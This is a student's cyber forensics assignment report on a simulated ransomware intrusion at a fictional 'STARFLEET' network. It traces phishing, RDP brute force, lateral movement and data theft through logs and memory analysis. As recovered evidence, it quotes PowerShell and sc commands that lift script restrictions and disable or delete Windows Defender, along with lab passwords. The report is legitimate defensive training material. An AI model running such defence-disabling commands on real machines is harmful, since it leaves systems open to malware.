COS80013 – Assignment 2 Part A: Cyber Forensic Analysis


Student ID: 104837257

Student Name: Arun Ragavendhar Arunachalam Palaniyappan

Assignment Name: Assignment 2 Part A: Cyber Forensic Analysis

Date: 01 /06/2025

Tutor: Yasas Akurudda Liyanage Don



Base Questions

Impact at STARFLEET

1. What type of threat does this appear to be?

This is a ransomware attack. Chris Pike reported that he couldn't open any files on his computer. Upon checking, all his files were encrypted, which is a clear sign of ransomware.

2. What is the indicator associated with this threat type?

A suspicious file called agent.exe was found on Chris's desktop, and no files could be opened and were inaccessible – both clear signs of file encryption by malware.

3. What main MITRE ATT&CK technique is associated with this incident type?

Tactic: Impact (TA0040)

Technique: T1486 – Data Encrypted for Impact

This means the attacker's main goal was to encrypt the victim's files and disrupt access—often followed by a ransom demand.

Unknown File Identified

1. Is agent.exe a normal file?
No, agent.exe is not a safe or normal file. On checking its SHA-256 hash, it is a known malicious file linked with ransomware or remote access trojans (RATs).

2. What type of file is agent.exe?
agent.exe is a Windows executable file (.exe), also called a Portable Executable (PE), which is used to run programs. In this case, it seems to be a loader / dropper file used to start malicious activity on Chris's system.

3. Analysing the agent.exe-12345678.pf file, has agent.exe been executed before?

Yes. A Windows prefetch file shows it was run once, on Chris's system.

4. How many times has the file been executed?
Just one time – the prefetch file clearly shows a run count of 1.

```
Run Count: 1
Last Run Times:
  - 2025-04-10 14:35:33
```

5. What does this file allow an adversary to do?
It could act as a ransomware dropper. It could allow the attacker to run harmful PowerShell scripts, turn off security tools like Windows Defender, encrypt user files or establish persistence. It could even allow an attacker to keep remote control of the system.

Signs of Tampering

```
powershell -EncodedCommand
U2V0LUV4ZWN1dGlvblBvbGljeSB1bnJlc3RyaWN0ZWQ=
```

1. Can you make sense of this command? What is last part decoded? What does this command do?
Yes. The command is Base64-encoded PowerShell.

The last part decodes to: **Set-ExecutionPolicy Unrestricted.**

By changing the policy to Unrestricted, attackers can now run any PowerShell script, including malicious ones, without any restrictions. This is a common method used to bypass script-blocking protections and deliver harmful payloads.

What was Disabled


`RunMe.PS1`

U2V0LU1wUHJlZmVyZW5jZSAtRGlzYWJsZVJlYWx0aW1lTW9uaXRvcmluZyAkdHJ1ZQ==


1. What does the RunMe.ps1 script do?
This script turns off real-time protection in Microsoft Defender using the command: **Set-MpPreference -DisableRealtimeMonitoring $true**. This allows malware to be executed without detection.

2. Are the previous command and this script potentially related?
Yes. The first command removes script restrictions, and the second command disables Windows Defender. Together, they open the door for malware to run without being detected.


3. Could it have allowed system changes which would allow agent.exe to be ran? What device was the script copied from?
Yes. The setup allowed agent.exe to run by disabling security protections. The RunMe.ps1 script was copied from the Domain Controller (DC-10) in the Server LAN. This is confirmed by Event ID 4624, which shows a successful RDP login to Chris Pike's computer (UserLan-PC8) from 192.168.200.10 — the IP address of the Domain Controller.




```
Provider Name: Microsoft-Windows-Security-Auditing
EventID: 4624
Version: 2
```



```
  Opcode: 0
  Keywords: 0x8020000000000000
  TimeCreated SystemTime: 2025-04-10T12:01:00.000Z
  EventRecordID: 12345
```




```
    TargetUserName: Chris Pike
    TargetDomainName: UserLan-PC8
    TargetLogonId: 0x12345
    LogonType: 10
```



```
    ProcessId: 0x44c
    ProcessName: C:\Windows\System32\svchost.exe
    IpAddress: 192.168.200.10
    IpPort: 3389
```

Signs of Lateral Movement


1. What type of event is this?
A successful login event (Event ID 4624).



```
Provider Name: Microsoft-Windows-Security-Auditing
EventID: 4624
Version: 2
```

2. Does this event confirm someone logged onto this device?
Yes, someone remotely accessed Chris's computer through RDP. Surprisingly, from an internal IP within STARFLEET.

3. Where did the connection occur from?
The connection came from the Domain Controller, IP address 192.168.200.10, which belongs to the Server LAN.




```
ProcessId: 0x44c
ProcessName: C:\Windows\System32\svchost.exe
IpAddress: 192.168.200.10
IpPort: 3389
```

4. What does the type/port indicate? What MITRE ATT&CK tactic is represented?
It was RDP (Remote Desktop Protocol), using Logon Type 10 and Port 3389. This shows the attacker moved laterally across systems using RDP.


MITRE ATT&CK

Tactic: TA0008 – Lateral Movement

Technique: T1021.001 – Remote Services: Remote Desktop Protocol (RDP)



```
TargetLogonId: (
LogonType: 10
```



```
IpPort: 3389
```

Other Indicators Identified and Domain Controller Compromise


1. What can be summarised from the DC logs?
The attacker performed a brute-force attack on the Domain Controller by trying **14** wrong passwords on the Admin account from the internal DMZ system RM.20 (IP: 192.168.100.20).

All failed attempts were recorded between **11:21:00 UTC** and **11:25:50 UTC** on 10 April 2025.

Finally, on the **15th** attempt at **11:26:01 UTC**, the login was successful using RDP.


2. Was the attack successful?
Yes. After 14 failed attempts, the attacker successfully logged into the Domain Controller on the 15th attempt using RDP.

3. What account was targeted?
The Admin account on the Domain Controller.



```
TargetUserName: Admin
```


4. Where did the connection originate?
The attack came from RM.20, which has the IP address 192.168.100.20, located in the DMZ.




```
IpAddress: 192.168.100.20
```

5. What does the type/port indicate?

The connection used Remote Desktop Protocol (RDP), confirmed by Logon Type 10 and Port 3389.



```
LogonType: 10
```



```
IpPort: 3389
```

6. What MITRE ATT&CK tactic is represented?

Tactic: Credential Access (**TA0006**) and Lateral Movement (**TA0008**)

Techniques: T1110 – Brute Force and **T1021.001** – Remote Services: RDP

7. Should a connection like this be allowed?

No. Direct RDP access from DMZ servers like RM.20 to the Domain Controller is highly insecure and should never be allowed.

Impacted Account

Cipher output: `1w4tq3r62e5y`

Original password hash:

`9bf0ec5950285ac82cce6ebca7691c96520645e169a5aaef2bd5ede9036d99624076293916270b97b39ad98a7d13ffcdf4158ba38535c8a02045663b9682731e`

1. What is the original password to access the DC?

1q2w3e4r5t6y

2. What cipher was used?

Columnar Transposition Cipher – a cipher used by the romans since ancient days. It writes the original text row wise in a matrix, then, the matrix is read column wise, giving the ciphered text.

Here the ciphered text is given. So, I did the reverse, wrote the given text column wise and read it row wise to get the password.


Initial Access via Remote Access Machine

1. It appears the adversary logged into the Remote Access machine using a STARFLEET user account. What account was used?

The attacker logged in using Chris Pike's STARFLEET user account.

2. What IP accessed the machine? (defanged)

The connection came from 171[.]25[.]193[.]25



```
IpAddress: 171.25.193.25
```

3. What is interesting about this IP?


This IP belongs to the **Tor network**, which is often used by attackers to hide their real location and stay anonymous.

4. What remote access method was used?

Access was made using Remote Desktop Protocol (RDP), identified by Logon Type 10 and Port 3389, which confirms a remote login.

Sensitive File Downloaded

Extract from the provided Samba log



```
2025/04/12 11:21:37.821,2,7517,3781,nmbd,File 'enterprise_report.txt' downloaded successfully,192.168.1.10,Spock,download,enterprise_report.txt
2025/04/12 11:23:02.052,3,8811,2982,nmbd,File 'borg_cube_data.xlsx' viewed by user,192.168.1.16,Worf,view,borg_cube_data.xlsx
2025/04/12 11:24:28.220,1,1896,3260,nmbd,File 'starfleet_secrets.txt' downloaded successfully,80.67.167.81,Klingon,download,starfleet_secrets.txt
2025/04/12 11:24:52.310,3,3843,8264,nmbd,File 'starfleet_orders.xlsx' edited by user,192.168.1.11,Uhura,edit,starfleet_orders.xlsx
2025/04/12 11:26:33.622,2,3091,8385,smbd,File 'borg_cube_data.xlsx' downloaded successfully,192.168.1.18,Worf,download,borg_cube_data.xlsx
```

1. What file was uniquely downloaded which could be a sensitive data leak?

starfleet_secrets.txt

2. What IP downloaded this file? (defanged)

80[.]67[.]167[.]81

3. What kind of IP is this?

This is a public IP, not part of STARFLEET's internal network. It is likely controlled by the attacker.

4. Who downloaded it?


A user named **Klingon** downloaded starfleet_secrets.txt.

This account is likely fake or compromised. No system logs show Klingon being assigned real credentials. The only known action is downloading the file from a public IP (80[.]67[.]167[.]81), suggesting the account was either attacker-created or renamed to hide identity during data theft.

Suspicious Incoming Email

1. Who is the proper sender of the email? (defanged)


phish[at]fakeemail[dot]com



```
Reply-To: phish@fakeemail.com
```

2. What was IP address of this sender? (defanged)

183[.]81[.]169[.]238




```
Received: from unknown (HELO client.fakeemail.com)
([183.81.169.238])
```

3. What is interesting about this IP?
The IP address is from **Vietnam,** which is outside STARFLEET's network.

The message was created to look like it came from captain.kirk@starfleet.com, but the true sender and reply-to address reveal it was spoofed. This mismatch, combined with the foreign IP, clearly shows it was a phishing attempt designed to trick the recipient into clicking a fake job offer link.


Patient Zero & Trigger

1. What is the name of the file?
Lockheed_Martin_JobOpportunities.docx



```
  TargetFilename: C:\Users\ChrisPike\Downloads\
Lockheed Martin JobOpportunities.docx
```

2. What is the SHA256 hash of the file?
0160375e19e606d06f672be6e43f70fa70093d2a30031affd2929a5c446d07c1



```
0160375e19e606d06f672be6e43f70fa70093d2a30031affd2929a5c44
6d07c1
```

3. Is the file safe?
No. This file is malicious. It was used as bait in a phishing attack to trick the user into running malware.

4. How can you verify if the file is safe?
We can upload the SHA256 hash to **VirusTotal** or open the document in a secure sandboxed virtual machine. Tools like **OfficeMalScanner** or **Cuckoo Sandbox** can reveal embedded malicious scripts or macros.

5. Which threat group used this?
APT38 (Lazarus Group) – a North Korean threat actor known for using phishing traps like fake job offers to steal credentials, drop fileless malware, and launch ransomware. The Word document here was used to compromise Chris Pike's account and steal his credentials.

Chris, downloading the document, was the entry point of the whole attack.

6. How might the file be analysed safely?
We can run the file inside an **isolated forensic virtual machine** with no internet access and in a sandbox. We could also malware analysis tools such as **OfficeMalScanner**, **PEStudio**, or **Any.Run** to inspect document behaviour, macros, and network callbacks.

But we should be careful and should avoid opening such suspicious documents on live systems.

Credit Section

Credit Only – MrSuru's Disk Image Forensics

1 & 3. What is the password of MrSuru's disk image?

mrsurulooseyourspace321oo!


2. What is the Hashing Algorithm?

GOST 34.11-95 – a Russian cryptographic hash function.

4. What type of attack (in TTP) is being attempted?
Tactic: Credential Access

Technique: T1110 – Brute Force
The attacker tried to brute force into MrSuru and Admin accounts and failed after 17 attempts.

5. How many attempts fail?
17 total login failures (**Event ID 4625**).




Information	25/04/2025 4:26:12 PM	Microsoft Windows securit...	4625	Logon
Information	25/04/2025 4:26:15 PM	Microsoft Windows securit...	4625	Logon
Information	25/04/2025 4:26:18 PM	Microsoft Windows securit...	4625	Logon
Information	25/04/2025 4:26:20 PM	Microsoft Windows securit...	4625	Logon
Information	25/04/2025 4:26:22 PM	Microsoft Windows securit...	4625	Logon
Information	25/04/2025 4:26:27 PM	Microsoft Windows securit...	4625	Logon
Information	25/04/2025 4:27:01 PM	Microsoft Windows securit...	4625	Logon
Information	25/04/2025 4:27:43 PM	Microsoft Windows securit...	4625	Logon
Information	25/04/2025 4:27:49 PM	Microsoft Windows securit...	4625	Logon
Information	25/04/2025 4:27:52 PM	Microsoft Windows securit...	4625	Logon
Information	25/04/2025 4:27:55 PM	Microsoft Windows securit...	4625	Logon
Information	25/04/2025 4:27:57 PM	Microsoft Windows securit...	4625	Logon
Information	25/04/2025 4:28:33 PM	Microsoft Windows securit...	4625	Logon
Information	25/04/2025 4:29:12 PM	Microsoft Windows securit...	4625	Logon
Information	25/04/2025 4:29:15 PM	Microsoft Windows securit...	4625	Logon
Information	25/04/2025 4:29:16 PM	Microsoft Windows securit...	4625	Logon
Information	25/04/2025 4:29:19 PM	Microsoft Windows securit...	4740	User Account Management
Information	25/04/2025 4:29:19 PM	Microsoft Windows securit...	4625	Logon

6. What is the ID of this?
Event ID 4625 – Failed login attempt

7. What accounts are caught up in this?
MrSuru and Admin

8. Is the attack successful?

No. Even though the attacker gained SYSTEM-level access, the MrSuru account was never logged into. The account was locked out after repeated failures (Event ID 4740) as found in a deleted PowerShell log inside TRASH folder. This means no actual login to MrSuru's profile ever happened.



Event Properties - Event 4740, Microsoft Windows security auditing.
General
Details

```
A user account was locked out.

Subject:
        Security ID:            SYSTEM
        Account Name:           DESKTOP-CRPG57R$
        Account Domain:         WORKGROUP
        Logon ID:               0x3E7

Account That Was Locked Out:
        Security ID:            S-1-5-21-2720027503-2245142551-376124617-1002
        Account Name:           MrSuru

Additional Information:
        Caller Computer Name:   DESKTOP-CRPG57R
```

Log Name:	Security		
Source:	Microsoft Windows security a	Logged:	25/04/2025 4:29:19 PM
Event ID:	4740	Task Category:	User Account Management
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	DESKTOP-CRPG57R
OpCode:	Info		

9. What is the start time of this attack?


25/04/2025 - 06:26:12 UTC – first failed login attempt



```
<TimeCreated SystemTime="2025-04-25T06:26:12.0001983Z" />
```

10. What is the end time of this attack?

25/04/2025 - 06:29:19 UTC – when the final failed login happened and MrSuru account lockout occurred.



```
<TimeCreated SystemTime="2025-04-25T06:29:19.2071783Z" />
```

11. Additional Information Found, after further Investigation:


After cracking the **Admin password (1q2w3e4r5t6y)** on the Domain Controller, the attacker gained SYSTEM-level access across the STARFLEET network. This allowed them to run commands on any device remotely, without logging in as a user.

Yes, attacker could not login to MrSuru Account as it got locked out. But logs showed that services.exe executed shortly after, triggering a DHCP shutdown, log service shutdown, and system power-off—all within the same second. This proves a script or payload was run with SYSTEM access even after the failed brute-force attempts.

Even though MrSuru's account was never accessed, malware still ran, and key actions like Defender being disabled and shutdown scripts were executed. SYSTEM is a Windows component with full control and doesn't require user login.

Only Chris Pike's user credentials were stolen.

All of this, is proved by the below screenshot, as the brute force attacks happened from the localhost itself, meaning the attacker already had SYSTEM access to MrSuru's machine.



```
      \svchost.exe </Data>
      <Data Name="IpAddress">127.0.0.1</Data>
      <Data Name="IpPort">0</Data>
    </EventData>
  </Event>
```


Distinction Section

Distinction Only – Memory Forensics

1. Easter Egg 1 name:

Notepad.exe – Manual editing of the malicious script


At exactly **07:34:53 UTC** on **25/04/2025**, the attacker opened a file in Notepad.exe (PID 6640). This file was named **EE1.txt** and the attacker was working on this file for around 16 minutes, most probably to edit, review or update the malicious script before executing it.




```
(venv) PS C:\Users\arunr\Desktop\Assignment_2\volatility3> python vol.py -f MrSuru.mem windows.psscan | Select-String "6640"
Progress:  100.00               PDB scanning finished
6640    4400    notepad.exe     0xaf061dc6a080  1       -       1       False   2025-04-25 07:34:53.000000 UTC  N/A     Disabled
```

2. Easter Egg 1 Data:

The file showed references to PowerShell, timeouts, and commands linked to malware activity.



```
c H
c H
c H
c H
c H
"C:\Windows\system32\NOTEPAD.EXE" C:\Users\MrSuru\Documents\EE1.txt
8]&H
8]&H
D]&H
D]&H
8]&H
8]&H
8]&H
8]&H
8]&H
```



```
/c sc delete windefend
+'%
/c powershell set-mppreference -disablerealtimemonitoring $true
SI9A}/q
U oi)
```


3. How Easter Egg 1 was found:

Volatility's **windows.psscan** plugin was used to do a full process scan. The process start time for notepad.exe showed this activity. **dumpfiles** and **memory string analysis** helped extract the trace of Notepad.exe

4. Easter Egg 2 Name:

EE1.txt – Malware file opened and edited in Notepad.exe


This was the file that was manually opened in notepad and edited by the attacker. Contains main Malware Commands and PowerShell Payloads.




```
c H
c H
"C:\Windows\system32\NOTEPAD.EXE" C:\Users\MrSuru\Documents\EE1.txt
8]&H
8]&H
```

5. Easter Egg 2 Data:


The file EE1.txt showed several script lines including PowerShell, timeouts, and malware-related traces. This was likely the base script that was later run using the batch file. It included early-stage preparation for the main attack chain. The text file content had multiple ransomwares and trojan strains as well.



